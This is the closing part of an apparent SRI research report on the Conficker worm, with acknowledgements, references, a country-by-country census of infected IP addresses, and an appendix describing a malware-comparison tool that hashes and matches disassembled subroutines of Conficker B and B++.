We would like to thank Rick Wesson from Support Intelligence, Inc. for all of his help and collaboration in conducting this work. We would like to thank Drew Dean from SRI's Computer Science Laboratory for his assistance in understanding the binary validation routine. We would like to thank Arvind Narayanan from the University of Texas at Austin for his collaboration in the developing the Horizontal Malware Analysis tool shown in Appendix 2.

## References

[1] F-Secure, "Calculating the Size of the Downadup Outbreak," 16 January 2009. http://www.f-secure.com /weblog/archives/00001584.html

[2] J. Hruska, "Time for Forced Updates? Conficker Botnet makes us Wonder," Arstechnica.com, 02 December 2008. http://arstechnica.com/news.ars/post/20081202-time-for-forced-updates-conficker -botnet-makes-us-wonder.html

[3] Microsoft Corporation, "Microsoft Security Bulletin MS08-067 - Criticial," 23 October 2008. http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx

[4] P.A. Porras, H. Saidi, and V. Yegneswaran. "A Multiperspective Analysis of the Storm Worm. SRI Technical Report, 2007. http://www.cyber-ta.org/pubs/StormWorm/

[5] H. ren and G.M. Ong, "Exploit MS-08-067 Bundled in Commercial Malware Kit," 14 Nov 2008. http://www.avertlabs.com/research/blog/index.php/2008/11/14/exploit-ms08-067-bundled-in-com mercial-malware-kit/

[6] P. Roberts, "Sasser Infections Hit Hard, IDG News Services," published in PC World, 2006. http://www.pcworld.com/article/115979/sasser_infections_hit_hard.html

[8] C. Williams, "Conficker seizes city's hospital network," The Register (UK), 20 January 2009. http://www.theregister.co.uk/2009/01/20/sheffield_conficker/

[9] Microsoft Corporation, "Description of Windows Genuine Advantage (WGA)," 22 October 2008. http://support.microsoft.com/kb/892130

[10] Patrick Fitzgerald, "Downadup: Geolocation, Fingerprinting and Piracy," 2009. https://forums.symantec.com/t5/Malicious-Code/Downadup-Geo-location-Fingerprinting-and-Piracy/ ba-p/380993/

[11] Elia Floria, "Downadup: Small Improvements Yield Big Returns," 2008. https://forums.symantec.com/t5/Malicious-Code/Downadup-Small-Improvements-Yield-Big-Returns/ ba-p/381717

[12] Eric Chien, "Downadup: Peer-to-Peer Payload Distribution," 2009. http://myitforum.com/cs2/blogs/cmosby/archive/2009/01/22/downadup-peer-to-peer-payload- distribution-symantec-security-response-blog.aspx

[13] Joe Stewart, "Rogue Antivirus Dissected," 2008. http://http://www.secureworks.com/research/threats/rogue-antivirus-part-1/

[14] Paul Baecher and Markus Koetter, "x86 shell code detection and emulation," 2008.
http://libemu.carnivore.it

[15] Jose Nazario, "The Conficker Cabal Announced," Arbor Networks, 12 February 2009.
http://asert.arbornetworks.com/2009/02/the-conficker-cabal-announced/

## Appendices


### Appendix 1 Cumulative Census by Country

This cumulative census summarizes the total number of unique IP addresses observed by SRI. These numbers do **not** take into account attrition within the infected population or IP inflation due to DHCP affects. It does **not** reflect the current number of unique actively infected hosts currently on the Internet. Indeed, our estimates of active Conficker drones on the Internet range as much as an order of magnitude smaller.

**Total IP Addresses:** 10,512,451
**Total Conficker A IPs**: 4,743,658
**Total Conficker B IPs**: 6,767,602
**Total Conficker AB IPs**: 1,022,062

**OS Breakdown:**
WinNT=0, 2000=163395, WinXP=10189556, 2003 Srv=75361, Vista=82495, Win98=44, Win95=32, WinCE=3, Other=1565

**Browser Breakdown:**
IE5=26,525, IE6=7,494,466, IE7=2,988,039, FireFox=893, Opera=150, Safari=166, Netscape=12




**Total Count:** Total IP Addresses Infection Count for Conficker A and B
**Conficker.A:** IP Addresses Infection Count for Conficker A only
**Conficker.B:** IP Addresses Infection Count for Conficker B only
**Q-Cumm A:** Cumulative Q(*) values for Conficker.A
**Q-Cumm A:** Cumulative Q(*) values for Conficker.B

* - Q reports the number of machines that each victim claims to have infected. Q may be artificially inflated by reinfections and DHCP effects..

| Country | Total Count | Conficker.A | Conficker.B | Q-Cumm A | Q-Cumm B |
|---|---|---|---|---|---|
| CN | 2,649,674 | 1,265,792 | 1,558,286 | 10,923,793 | 6,361,262 |
| BR | 1,017,825 | 314,574 | 786,014 | 10,346,477 | 18,122,278 |
| RU | 835,970 | 229,497 | 718,883 | 8,034,341 | 23,747,378 |
| IN | 607,172 | 296,544 | 423,945 | 22,056,407 | 11,801,841 |
| AR | 569,445 | 458,403 | 240,301 | 59,452,966 | 17,800,596 |
| TW | 413,762 | 311,305 | 125,779 | 15,621,086 | 4,572,295 |

| | | | | | |
|---|---|---|---|---|---|
| **IT** | 374,513 | 94,210 | 290,102 | 2,070,977 | 11,119,862 |
| **CL** | 280,182 | 208,514 | 136,799 | 90,467,237 | 35,357,299 |
| **UA** | 274,411 | 35,422 | 255,889 | 1,173,346 | 7,915,761 |
| **MY** | 212,477 | 102,099 | 135,737 | 4,029,677 | 2,960,225 |
| **KR** | 201,107 | 38,340 | 169,911 | 939,117 | 2,657,482 |
| **DE** | 195,923 | 76,154 | 122,682 | 2,635,577 | 6,931,439 |
| **US** | 191,531 | 121,323 | 75,262 | 10,909,836 | 4,607,551 |
| **RO** | 182,790 | 38,497 | 153,666 | 2,319,680 | 7,263,286 |
| **CO** | 169,597 | 99,603 | 94,134 | 10,252,126 | 5,435,429 |
| **TH** | 165,080 | 39,000 | 135,546 | 4,259,999 | 2,831,264 |
| **ID** | 164,794 | 66,623 | 123,717 | 6,664,631 | 3,637,131 |
| **MX** | 151,861 | 95,694 | 72,287 | 4,227,442 | 1,250,216 |
| **PH** | 126,594 | 37,477 | 102,012 | 2,502,421 | 2,771,099 |
| **VE** | 102,073 | 63,165 | 48,137 | 11,160,434 | 3,139,896 |
| **UK** | 98,719 | 38,079 | 65,089 | 1,056,721 | 2,261,270 |
| **ES** | 86,446 | 65,745 | 21,838 | 5,316,591 | 998,727 |
| **KZ** | 85,187 | 22,030 | 74,521 | 424,453 | 1,674,638 |
| **JP** | 82,675 | 41,896 | 41,836 | 948,310 | 2,348,016 |
| **SA** | 78,870 | 50,157 | 34,290 | 1,571,112 | 710,896 |
| **TR** | 71,602 | 16,713 | 55,676 | 527,327 | 2,194,448 |
| **FR** | 70,864 | 23,922 | 47,544 | 676,577 | 2,618,676 |
| **HU** | 69,701 | 22,976 | 48,826 | 419,634 | 3,159,249 |
| **VN** | 69,256 | 49,289 | 21,626 | 3,266,707 | 483,196 |
| **PK** | 66,047 | 35,210 | 44,902 | 3,539,173 | 1,856,229 |
| **MK** | 52,385 | 23,220 | 36,004 | 1,022,006 | 1,664,632 |
| **PL** | 47,726 | 12,342 | 36,944 | 285,352 | 1,767,402 |
| **IR** | 45,562 | 20,118 | 33,187 | 849,070 | 566,406 |
| **UY** | 43,381 | 40,085 | 9,871 | 2,339,357 | 422,100 |
| **NL** | 41,490 | 10,806 | 35,906 | 159,864 | 376,576 |
| **PT** | 34,857 | 5,911 | 29,277 | 386,063 | 1,450,558 |
| **JO** | 33,925 | 14,492 | 23,730 | 444,711 | 548,320 |
| **BG** | 33,345 | 12,654 | 23,404 | 1,095,465 | 1,868,532 |
| **HK** | 27,307 | 20,180 | 8,834 | 683,337 | 166,961 |
| **AT** | 25,539 | 10,619 | 15,690 | 142,218 | 430,506 |
| **IL** | 24,998 | 13,666 | 12,061 | 525,016 | 506,313 |
| **MO** | 24,307 | 18,492 | 9,494 | 57,365 | 18,709 |
| **BA** | 24,265 | 9,472 | 17,735 | 267,270 | 566,528 |
| **HR** | 23,903 | 7,582 | 16,784 | 367,278 | 483,844 |
| **CA** | 21,237 | 12,386 | 9,513 | 692,532 | 1,090,024 |
| **LK** | 21,072 | 9,697 | 15,299 | 1,266,490 | 763,371 |
| **CS** | 17,691 | 8,123 | 12,243 | 547,780 | 429,044 |
| **PY** | 16,306 | 11,970 | 10,641 | 752,118 | 471,072 |
| **MD** | 16,064 | 700 | 15,563 | 44,805 | 348,323 |
| **DO** | 13,685 | 13,184 | 814 | 514,184 | 15,962 |
| **PE** | 11,712 | 1,874 | 9,970 | 276,037 | 206,702 |
| **EC** | 11,475 | 3,579 | 9,860 | 180,149 | 187,731 |
| **BO** | 11,470 | 5,310 | 8,344 | 291,753 | 229,280 |
| **AU** | 10,220 | 5,052 | 5,387 | 249,956 | 70,101 |
| **CH** | 9,583 | 4,346 | 5,355 | 240,726 | 422,777 |
| **AZ** | 9,458 | 4,972 | 7,190 | 58,996 | 46,496 |
| **SE** | 8,980 | 2,249 | 6,785 | 187,285 | 383,564 |
| **DK** | 8,971 | 3,590 | 5,480 | 194,226 | 463,696 |
| **CZ** | 8,790 | 3,162 | 5,919 | 149,671 | 221,931 |
| **DZ** | 7,563 | 307 | 7,332 | 11,470 | 91,126 |
| **YE** | 7,447 | 3,817 | 6,937 | 290,601 | 395,240 |
| **NZ** | 7,003 | 2,918 | 4,269 | 56,162 | 158,375 |
| **SK** | 6,769 | 3,279 | 3,600 | 33,549 | 142,628 |
| **PA** | 6,400 | 3,591 | 3,174 | 1,220,392 | 308,472 |
| **ME** | 6,357 | 3,905 | 3,215 | 64,236 | 202,925 |
| **GR** | 6,357 | 2,286 | 4,123 | 135,732 | 235,126 |
| **LT** | 6,241 | 1,724 | 4,701 | 106,274 | 218,954 |
| **CR** | 5,533 | 3,706 | 2,965 | 164,789 | 84,665 |
| **LV** | 5,053 | 845 | 4,271 | 146,639 | 406,439 |
| **–** | 4,747 | 1,966 | 2,868 | 85,386 | 55,470 |
| **NP** | 4,690 | 2,529 | 3,417 | 139,631 | 93,889 |
| **BD** | 4,613 | 2,662 | 2,606 | 364,580 | 208,364 |
| **GE** | 4,587 | 1,605 | 3,374 | 198,249 | 264,011 |
| **BE** | 4,500 | 2,599 | 1,970 | 144,836 | 38,136 |

| | | | | | |
|---|---|---|---|---|---|
| EG | 4,353 | 1,868 | 2,557 | 203,494 | 44,484 |
| SI | 4,096 | 1,650 | 2,707 | 27,419 | 75,156 |
| KW | 3,899 | 3,242 | 810 | 150,380 | 29,693 |
| MU | 3,284 | 1,506 | 2,098 | 171,226 | 33,572 |
| ET | 3,276 | 1,918 | 2,466 | 71,398 | 60,370 |
| IE | 3,219 | 1,757 | 1,535 | 66,409 | 24,431 |
| PR | 3,195 | 1,690 | 1,893 | 13,792 | 9,661 |
| NO | 3,117 | 1,155 | 1,989 | 144,778 | 286,497 |
| AE | 3,049 | 1,507 | 1,621 | 603,387 | 426,766 |
| SV | 2,558 | 1,651 | 1,285 | 17,355 | 5,733 |
| TT | 2,341 | 610 | 1,824 | 62,552 | 32,783 |
| SG | 2,230 | 1,679 | 815 | 357,569 | 173,141 |
| RS | 2,191 | 645 | 1,655 | 26,440 | 49,415 |
| AM | 1,953 | 1,114 | 1,149 | 111,605 | 35,692 |
| OM | 1,861 | 1,383 | 645 | 57,166 | 7,323 |
| QA | 1,780 | 1,462 | 331 | 75,192 | 7,175 |
| NG | 1,646 | 196 | 1,489 | 15,828 | 24,307 |
| GT | 1,520 | 299 | 1,261 | 246,591 | 41,586 |
| SY | 1,462 | 777 | 814 | 20,966 | 16,796 |
| AL | 1,428 | 658 | 895 | 28,559 | 78,550 |
| FI | 1,423 | 710 | 730 | 50,900 | 51,191 |
| BY | 1,395 | 43 | 1,356 | 1,577 | 13,470 |
| NI | 1,179 | 775 | 456 | 281,536 | 17,856 |
| KG | 1,068 | 80 | 998 | 5,280 | 12,568 |
| ZA | 1,060 | 617 | 548 | 208,330 | 82,211 |
| PF | 1,013 | 376 | 660 | 3,071 | 4,082 |
| UZ | 1,001 | 196 | 866 | 4,753 | 4,931 |
| NA | 938 | 260 | 788 | 6,817 | 4,504 |
| GH | 913 | 620 | 317 | 31,954 | 7,475 |
| LB | 866 | 641 | 271 | 111,880 | 28,871 |
| CI | 764 | 163 | 643 | 4,841 | 3,324 |
| MA | 702 | 332 | 375 | 64,141 | 2,805 |
| LY | 638 | 455 | 233 | 6,266 | 3,214 |
| MN | 622 | 187 | 445 | 13,163 | 6,787 |
| BB | 596 | 415 | 188 | 903 | 69 |
| AD | 586 | 341 | 259 | 15,321 | 3,027 |
| MT | 537 | 40 | 501 | 1,731 | 14,748 |
| SR | 536 | 244 | 352 | 7,280 | 549 |
| CY | 478 | 234 | 255 | 5,426 | 4,274 |
| HN | 474 | 228 | 290 | 93,569 | 44,844 |
| CU | 471 | 8 | 465 | 828 | 8,130 |
| BF | 470 | 139 | 339 | 5,420 | 3,444 |
| AF | 465 | 145 | 379 | 8,367 | 2,090 |
| TN | 459 | 164 | 297 | 3,754 | 6,016 |
| MV | 407 | 198 | 240 | 65,875 | 6,553 |
| EE | 354 | 187 | 176 | 12,413 | 6,179 |
| GM | 352 | 260 | 182 | 9,938 | 6,166 |
| LU | 337 | 146 | 202 | 35,075 | 2,146 |
| KH | 301 | 172 | 167 | 103,230 | 34,358 |
| SD | 290 | 169 | 124 | 122,909 | 3,746 |
| GU | 275 | 151 | 126 | 389 | 206 |
| JM | 265 | 132 | 137 | 37,096 | 9,535 |
| LC | 233 | 52 | 191 | 4,018 | 1,654 |
| TJ | 228 | 111 | 138 | 4,912 | 2,333 |
| MZ | 228 | 96 | 136 | 7,919 | 1,569 |
| BN | 224 | 21 | 212 | 820 | 1,447 |
| ZM | 209 | 71 | 169 | 1,570 | 1,336 |
| BJ | 192 | 36 | 174 | 4,609 | 1,419 |
| IQ | 182 | 88 | 106 | 2,460 | 648 |
| AN | 178 | 124 | 65 | 11,386 | 3,187 |
| KE | 177 | 98 | 92 | 9,991 | 6,907 |
| FJ | 160 | 81 | 87 | 2,360 | 2,165 |
| SN | 156 | 117 | 39 | 6,077 | 139 |
| NC | 146 | 29 | 120 | 1,769 | 2,225 |
| BH | 146 | 89 | 71 | 24,348 | 18,041 |
| VC | 129 | 41 | 90 | 4,032 | 7,309 |
| GI | 129 | 49 | 81 | 98 | 1,259 |
| BM | 115 | 64 | 51 | 122 | 699 |

| | | | | | |
|---|---|---|---|---|---|
| **AO** | 107 | 32 | 80 | 1,022 | 1,669 |
| **KY** | 102 | 62 | 41 | 388 | 2,032 |
| **TL** | 96 | 22 | 81 | 99 | 272 |
| **UG** | 92 | 79 | 23 | 98,649 | 1,450 |
| **CM** | 90 | 36 | 57 | 2,881 | 549 |
| **VI** | 86 | 36 | 54 | 344 | 357 |
| **BZ** | 82 | 34 | 55 | 4,819 | 1,363 |
| **PW** | 71 | 28 | 55 | 2,687 | 294 |
| **SM** | 69 | 6 | 63 | 178 | 429 |
| **TZ** | 68 | 51 | 20 | 19,559 | 9,156 |
| **RW** | 68 | 21 | 50 | 2,516 | 373 |
| **MP** | 68 | 6 | 62 | 110 | 498 |
| **LA** | 67 | 32 | 37 | 6,747 | 2,588 |
| **SZ** | 66 | 61 | 5 | 3,365 | 326 |
| **MH** | 62 | 54 | 16 | 739 | 415 |
| **ZW** | 58 | 21 | 39 | 1,730 | 67 |
| **GD** | 51 | 44 | 7 | 68 | 74 |
| **GP** | 48 | 0 | 48 | 0 | 207 |
| **IS** | 46 | 29 | 17 | 1,267 | 171 |
| **GA** | 46 | 45 | 2 | 6,388 | 1 |
| **SC** | 45 | 17 | 33 | 2,188 | 78 |
| **MM** | 42 | 6 | 37 | 5,122 | 4,299 |
| **CV** | 42 | 10 | 32 | 0 | 169 |
| **CK** | 42 | 16 | 26 | 35 | 0 |
| **DM** | 41 | 27 | 21 | 301 | 125 |
| **AG** | 39 | 15 | 26 | 2,584 | 1,199 |
| **MC** | 38 | 20 | 18 | 924 | 69 |
| **AS** | 37 | 23 | 16 | 2 | 78 |
| **BS** | 32 | 12 | 20 | 357 | 2,600 |
| **AW** | 30 | 28 | 2 | 57 | 0 |
| **PG** | 29 | 6 | 23 | 6,355 | 3,228 |
| **ML** | 29 | 25 | 5 | 451 | 17 |
| **KN** | 25 | 2 | 23 | 86 | 962 |
| **KI** | 24 | 0 | 24 | 0 | 2,750 |
| **MQ** | 22 | 4 | 18 | 10 | 209 |
| **FM** | 22 | 22 | 0 | 15 | 0 |
| **MG** | 19 | 0 | 19 | 0 | 131 |
| **MR** | 18 | 18 | 0 | 214 | 0 |
| **VG** | 14 | 14 | 0 | 0 | 0 |
| **WF** | 12 | 11 | 1 | 0 | 0 |
| **BW** | 12 | 12 | 0 | 1,391 | 0 |
| **SB** | 11 | 6 | 5 | 1,128 | 0 |
| **RE** | 11 | 2 | 9 | 0 | 7,656 |
| **LR** | 11 | 7 | 5 | 1,040 | 875 |
| **BI** | 11 | 3 | 9 | 337 | 303 |
| **TG** | 9 | 8 | 1 | 1,153 | 0 |
| **HT** | 9 | 4 | 7 | 257 | 298 |
| **GY** | 9 | 6 | 3 | 2,117 | 0 |
| **FK** | 7 | 0 | 7 | 0 | 0 |
| **DJ** | 7 | 2 | 5 | 193 | 0 |
| **CF** | 6 | 5 | 1 | 8 | 12 |
| **CD** | 6 | 5 | 1 | 15 | 1 |
| **WS** | 5 | 0 | 5 | 0 | 108 |
| **TM** | 5 | 5 | 0 | 108 | 0 |
| **NR** | 5 | 5 | 0 | 1,344 | 0 |
| **ER** | 5 | 5 | 0 | 5 | 0 |
| **NE** | 4 | 4 | 0 | 1,034 | 0 |
| **MS** | 4 | 4 | 0 | 3 | 0 |
| **JE** | 4 | 0 | 4 | 0 | 301 |
| **CG** | 4 | 4 | 0 | 220 | 0 |
| **BT** | 4 | 0 | 4 | 0 | 114 |
| **GQ** | 3 | 0 | 3 | 0 | 343 |
| **TD** | 2 | 2 | 0 | 1,110 | 0 |
| **ST** | 2 | 0 | 2 | 0 | 0 |
| **SL** | 2 | 1 | 1 | 794 | 38 |
| **LS** | 2 | 2 | 0 | 731 | 0 |
| **LI** | 2 | 1 | 1 | 2 | 76 |
| **GW** | 2 | 1 | 1 | 2 | 0 |

| | | | | | |
|---|---|---|---|---|---|
| **TO** | 1 | 1 | 0 | 7 | 0 |
| **SO** | 1 | 0 | 1 | 0 | 14 |
| **MW** | 1 | 0 | 1 | 0 | 0 |
| **FO** | 1 | 0 | 1 | 0 | 0 |
| **AQ** | 1 | 1 | 0 | 0 | 0 |
| | | | | | |
| **Totals:** | **10,512,451** | **4,743,658** | **6,767,602** | **319,295,667** | **219,643,397** |

## Appendix 2 Horizontal Malware Analysis (HMA)

Horizontal Malware Analysis is an analysis technique and a tool SRI developed to enable automated static analysis of a large corpus of malware in a scalable way. A core capability of the horizontal malware analysis tool is its ability to produce a correspondence between unpacked disassemblies of different pieces of malware, which we refer to as a *malcode mapping*. Our algorithm consists of three steps: `(i)` multi-level hashing, `(ii)` matching, and optionally `(iii)` alignment.


*Step 1 - Multi-level hashing*: A variety of features have been considered in the literature for comparing malcodes. Our approach incorporates five features, two of which are at the subroutine level and three others are the basic block level. We consider hashes of subroutine prototoypes, subroutine instruction classes, instructions,complete blocks without offsets, and complete blocks.

*Step 2 - Mapping*: Here we produce a correspondence between the basic blocks of two different malware code sequences for which the multi-level hashes have already been computed. We formulate mapping as a minimization problem. The goal is to produce a mapping between the basic blocks that minimizes the total cost. There is one obvious constraint: two basic blocks can be matched to each other only if the subroutines they are in are also matched to each other.

*Step 3 - Alignment*: The goal of alignment is to linearize the mapping and isolate subroutines that exhibit differences. We also provide a visualization system that color codes basic blocks and presents the data in a visually descriptive way to the human analyst.

The mapping process above yeilds a way to assign a numerical matching score to any pair of malware disassemblies, *i.e.*, the cost of the optimal matching produced by the mapping. When comparing Conficker B with Conficker B++, we obtained a similarity score of 86.4%. In particular, we found that out of 297 subroutines in Conficker B, only 3 were modified in Conficker B++ and around 39 new subroutines were added. A summary of the subroutine differences in provided here .

(click)


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://mtc.sri.com/Conficker/HMA/index.html
Google
Conficker B, Conficker B++: 86.4% similar
Color only matches
Highlight matches
Hide hexcodes
[column md5s: sub prototype; instruction classes; instructions; complete subs without offsets; complete subs]
[only modified (mismatched) subroutines are shown]
StartAddress loc_9A77C5 6
733f91 e3880d a2ba4d a6bb27 c7c4a3
733f91 1fc1d6 b9da3d a60b0e 035ceb StartAddress
StartAddress loc_9A78BE 37
733f91 0ea958 f13fab cbf10f a61023
733f91 679ff5 82a339 6b37ba 31d4b9 StartAddress
733f91 fc2a82 1a5e5f f55481 c51082 StartAddress
StartAddress loc_9A798B 5
733f91 7dead5 99cb3b 42fc0e cc5107
sub_9A7E5A loc_9A7ECE 1
dbe463 311192 311192 1f16a0 db8e79
746408 b50a80 ca6843 a9c409 a9c409 exploit_patched
sub_9AE6A2 loc_9AE88A 1
1527a9 cffa50 cffa50 911980 6a4b8c
sub_9AE6A2 loc_9AE88E 8
1527a9 4a0942 55f745 88d589 34f7ab
sub_9AE6A2 loc_9AE8AC 9
1527a9 9addc4 75aa8d 363ca2 47c114
sub_9AE6A2 loc_9AE8CF 42
1527a9 49a932 13335a 37d3ae ecc8de
sub_9AE6A2 loc_9AE9D5 1
1527a9 311192 311192 1f16a0 db8e79
sub_9AE6A2 loc_9AE9D8 5
1527a9 b52e70 2462e1 655562 547dd5
43fbb4 90e946 57f1e0 036fa9 6976cd sub_9AF7D5
43fbb4 ebd650 04cd1d 7483ca 40b349 sub_9AF7D5
43fbb4 ef49c9 bebd04 4401ac b5a269 sub_9AF7D5